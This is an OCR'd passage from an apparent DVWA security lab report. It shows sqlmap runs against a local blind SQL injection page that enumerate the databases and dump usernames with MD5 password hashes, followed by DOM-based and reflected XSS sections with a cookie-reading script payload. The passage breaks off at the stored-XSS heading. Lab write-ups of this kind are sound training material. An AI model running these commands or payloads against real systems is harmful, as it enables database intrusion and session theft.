id=1&Submit=Submit



root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9" --data="id=1&Submit=Submit" --dbs
{1.7.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:47:24 /2023-06-14/
[19:47:26] [INFO] testing connection to the target URL



root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
[19:57:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.55
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:57:05] [INFO] fetching database names
[19:57:05] [INFO] fetching number of databases
[19:57:05] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[19:57:05] [INFO] retrieved: 2
[19:57:06] [INFO] retrieved: information_schema
[19:57:07] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema
[19:57:07] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 176 times
[19:57:07] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 19:57:07 /2023-06-14/



root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9" --data="id=1&Submit=Submit" -D dvwa --tables
{1.7.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:59:37 /2023-06-14/
[19:59:37] [INFO] resuming back-end DBMS 'mysql'
[19:59:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
Type: boolean-based blind


root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
web server operating system: Linux Debian
web application technology: Apache 2.4.55
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[19:59:37] [INFO] fetching tables for database: 'dvwa'
[19:59:37] [INFO] fetching number of tables for database 'dvwa'
[19:59:37] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[19:59:37] [INFO] retrieved: 2
[19:59:38] [INFO] retrieved: users
[19:59:38] [INFO] retrieved: guestbook
Database: dvwa
[2 tables]
| guestbook |
| users |
[19:59:39] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 19:59:39 /2023-06-14/


root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9" --data="id=1&Submit=Submit" -D dvwa -T users --column
{1.7.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:02:28 /2023-06-14/
[20:02:28] [INFO] resuming back-end DBMS 'mysql'
[20:02:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)


root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
[20:02:39] [INFO] retrieved: timestamp
[20:02:40] [INFO] retrieved: failed_login
[20:02:41] [INFO] retrieved: int(3)
Database: dvwa
Table: users
[8 columns]
Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)
[20:02:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 20:02:42 /2023-06-14/


root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9" --data="id=1&Submit=Submit" -D dvwa -T users -C user,password --dump
{1.7.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:05:05 /2023-06-14/
[20:05:06] [INFO] resuming back-end DBMS 'mysql'
[20:05:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
Type: boolean-based blind



root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
[20:05:22] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] N
Database: dvwa
Table: users
[5 entries]
user	password
1337	8d3533d75ae2c3966d7e0d4fcc69216b
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99
[20:06:12] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[20:06:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 20:06:12 /2023-06-14/

Summary

This exploit helps in identifying the back-end DataBase Management System which is MySQL and available databases are also fetched that can be attacked upon if exploited in depth. This exploit helps to retrieve database information after performing SQL Injection integrating the usage of Burp and SQLMap.

6. DVWA-DOM BASE XSS


Dom base (XSS) cross-site scripting attack is a short-form document object model based cross-site scripting. That is the page itself HTTP response does not change, an attacker may use several DOM objects to create a Cross-site Scripting attack. The most popular objects from this perspective are documents.URL, document.location, and document.referrer.





Payload

localhost/dvwa/vulnerabilities/xss_d/?default=English#<script>alert(document.cookie)</script> and reload browser. The security level is high.

Exploit Execution Details








Summary

This exploit helps in identifying the vulnerabilities in the source code that can further lead to exploit the web application.

7. DVWA- Cross Site Scripting (Reflected)


A reflected cross site scripted attack is a type of attack in which the hacker inputs the data in the form of http requests to reflect the output in the way one wishes it to be. In this case, attacker capable to get the access of the legit user browser, then all the things that user is capable of the attacker will also become capable of.





Approach

The http tags will be used as input to reflect the outputs after going through the source code in high security mode in DVWA application.

Exploit Execution Details








Summary

This exploit helps in identifying the vulnerabilities in the source code that can further lead to exploit the web application.

8. DVWA- Cross Site Scripting (Stored)

